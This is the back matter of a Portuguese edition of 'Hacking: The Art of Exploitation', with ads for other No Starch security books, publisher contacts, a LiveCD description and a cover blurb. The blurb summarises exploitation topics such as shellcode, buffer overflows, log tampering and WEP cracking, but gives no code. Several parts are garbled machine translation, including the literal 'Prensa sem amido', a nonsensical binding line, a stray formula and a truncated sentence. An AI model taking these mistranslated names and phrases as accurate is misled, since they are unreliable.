SETEMBRO DE 2007, 272 PP., 4 CORES, US\$ 49,95

ISBN 978-1-59327-143-5



FIREWALLS DO LINUX

Detecção e resposta a ataques com iptables, psad e fwsnort

por MICHAEL RASH

Linux Firewalls discute os detalhes técnicos do firewall iptables e da estrutura do Netfilter que estão incorporados ao kernel do Linux e explica como eles fornecem filtragem forte, Network Address Translation (NAT), rastreamento de estado e recursos de inspeção da camada de aplicativos que rivalizam com muitas ferramentas comerciais. Você aprenderá a implantar o iptables como um IDS com o psad e o fwsnort e a criar uma camada de autenticação forte e passiva em torno do iptables com o fwknop. Exemplos concretos ilustram conceitos como análise e políticas de registro de firewall, autenticação e autorização de rede passiva, exploração de rastros de pacotes, emulação de conjunto de regras do Snort e muito mais.

OUTUBRO DE 2007, 336 PP., US\$ 49,95


ISBN 978-1-59327-141-1

A ARTE DA LINGUAGEM ASSEMBLY

por RANDALL HYDE

The Art of Assembly Language apresenta a linguagem assembly do ponto de vista do programador de alto nível, para que você possa começar a escrever programas significativos em poucos dias. O High Level Assembler (HLA) que acompanha o livro é o primeiro assembler que permite que você escreva programas portáteis em linguagem assembly que são executados no Linux ou no Windows com nada mais do que uma recompilação. O CD-ROM inclui o HLA e a biblioteca padrão do HLA, todo o código-fonte do livro e mais de 50.000 linhas de código de amostra adicional, todos bem documentados e testados. O código é compilado e executado como está no Windows e no Linux.

SETEMBRO DE 2003, 928 PÁGS. COM CD, US\$ 59,95
ISBN 978-1-886411-97-5




O GUIA TCP/IP

Uma referência abrangente e ilustrada dos protocolos da Internet
por CHARLES M. KOZIEROK

O TCP/IP Guide é uma referência encyclopédica e totalmente atualizada sobre o conjunto de protocolos TCP/IP que atrairá tanto os novatos quanto os profissionais experientes. O autor Charles Kozierok detalha os principais protocolos que

O livro explica como o TCP/IP faz funcionar as redes de internet TCP/IP e os aplicativos TCP/IP clássicos mais importantes, integrando a cobertura do IPv6 em todas as partes. Mais de 350 ilustrações e centenas de tabelas ajudam a explicar os pontos mais delicados desse tópico complexo. O estilo de redação pessoal e fácil de usar do livro permite que os leitores de todos os níveis compreendam as dezenas de protocolos e tecnologias que operam a Internet, com cobertura completa de PPP, ARP, IP, IPv6, IP NAT, IPSec, IP móvel, ICMP, RIP, BGP, TCP, UDP, DNS, DHCP, SNMP, FTP, SMTP, NNTP, HTTP, Telnet e muito mais.

OUTUBRO DE 2005, 1616 PP. capa dura, US\$ 89,95
ISBN 978-1-59327-047-6



TELEFONE:

800.420.7240 OU
415.863.9900
DE SEGUNDA A SEXTA-FEIRA,
DAS 9H ÀS 17H (PST)

FAX:

415.863.9950
24 HORAS POR DIA,
7 DIAS POR SEMANA

EMAIL:

SALES@NOSTARCH.COM

WEB:

WWW.NOSTARCH.COM

CORREIO:

PRENSA SEM AMIDO
555 DE HARO ST, SUITE 250 SAN
FRANCISCO, CA 94107 EUA

ATUALIZAÇÕES

Acesse <http://www.nostarch.com/hacking2.htm> para obter atualizações, erratas e outras informações.

SOBRE O CD

O LiveCD inicializável fornece um ambiente de hacking baseado em Linux que é pré-configurado para programação, depuração, manipulação de tráfego de rede e quebra de criptografia. Ele contém todo o código-fonte e os aplicativos usados no livro. Hackear é descobrir e inovar e, com esse LiveCD, você pode acompanhar instantaneamente os exemplos do livro e explorar por conta própria.

O LiveCD pode ser usado na maioria dos computadores pessoais comuns sem instalar um novo sistema operacional ou modificar a configuração atual do computador. Os requisitos do sistema são um PC *baseado em x86* com pelo menos 64 MB de memória do sistema e um BIOS configurado para inicializar a partir de um CD-ROM.

$$24 = \frac{6}{1 - \frac{3}{4}}$$

BEST-SELLER INTERNACIONAL!

AS TÉCNICAS FUNDAMENTAIS DE HACKING SÉRIO

Hacking é a arte de resolver problemas de forma criativa, seja encontrando uma solução não convencional para um problema difícil ou explorando brechas em uma programação malfeita. Muitas pessoas se autodenominam hackers, mas poucas têm a sólida base técnica necessária para realmente ir além.

Em vez de simplesmente mostrar como executar explorações existentes, o autor Jon Erickson explica como as técnicas arcanas de hacking *realmente funcionam*. Para compartilhar a arte e a ciência do hacking de uma forma acessível a todos, *Hacking: The Art of Exploitation, 2nd Edition* apresenta os fundamentos da programação em C a partir da perspectiva de um hacker.

O LiveCD incluído fornece um ambiente completo de programação e depuração do Linux - tudo sem modificar seu sistema operacional atual. Use-o para acompanhar os exemplos do livro enquanto preenche lacunas em seu conhecimento e explora técnicas de hacking por conta própria. Coloque a mão na massa depurando códigos, transbordando buffers, sequestrando comunicações de rede, contornando proteções, explorando pontos fracos de criptografia e talvez até inventando novas explorações. Este livro o ensinará a:

- Programar computadores usando C, linguagem assembly e scripts de shell
- Corromper a memória do sistema para executar código arbitrário usando estouros de buffer e strings de formato
- Inspecione os registros do processador e a memória do sistema com um depurador para obter uma compreensão real do que está acontecendo

- Superar as medidas de segurança comuns, como pilhas não executáveis e sistemas de detecção de intrusão
- Obter acesso a um servidor remoto usando shellcode de vinculação de porta ou de conexão de volta e alterar o comportamento de registro de um servidor para ocultar sua presença
- Redirecionar o tráfego de rede, ocultar portas abertas e sequestrar conexões TCP
- Quebrar o tráfego sem fio criptografado usando o ataque FMS e acelerar os ataques de força bruta usando uma matriz de probabilidade de senha

Os hackers estão sempre ultrapassando os limites, investigando o desconhecido e desenvolvendo sua arte. Mesmo que você ainda não saiba programar, *Hacking: The Art of Exploitation, 2nd Edition* lhe dará uma visão completa de programação, arquitetura de máquinas, comunicações de rede e técnicas de hacking existentes. Combine esse conhecimento com o ambiente Linux incluído e tudo o que você precisa é de sua própria criatividade.

SOBRE O AUTOR

Jon Erickson tem uma educação formal em ciência da computação e tem hackeado e programado desde os cinco anos de idade. Ele participa de conferências sobre segurança de computadores e treina equipes de segurança em todo o mundo. Atualmente, trabalha como pesquisador de vulnerabilidades e especialista em segurança no norte da Califórnia.



O LIVECD PROVÊ UM AMBIENTE COMPLETO DE PROGRAMAÇÃO E DEPURAÇÃO DO LINUX.



OF NEST IN GEEK ENTERTAINMENT™
www.nostarch.com



"EU ME DEITO DE BRUÇOS."

Este livro usa RepKover - uma encadernação durável que não se fere e chama.

Impresso em papel reciclado

\$49.95 (\$54.95 CDN)

SHELF IN : SEGURANÇA DE COMPUTADORES/SEGURANÇA DE REDES

ISBN: 978-1-59327-144-2



5 4 9 9 5

9 781593 271442



6 89145 71441 8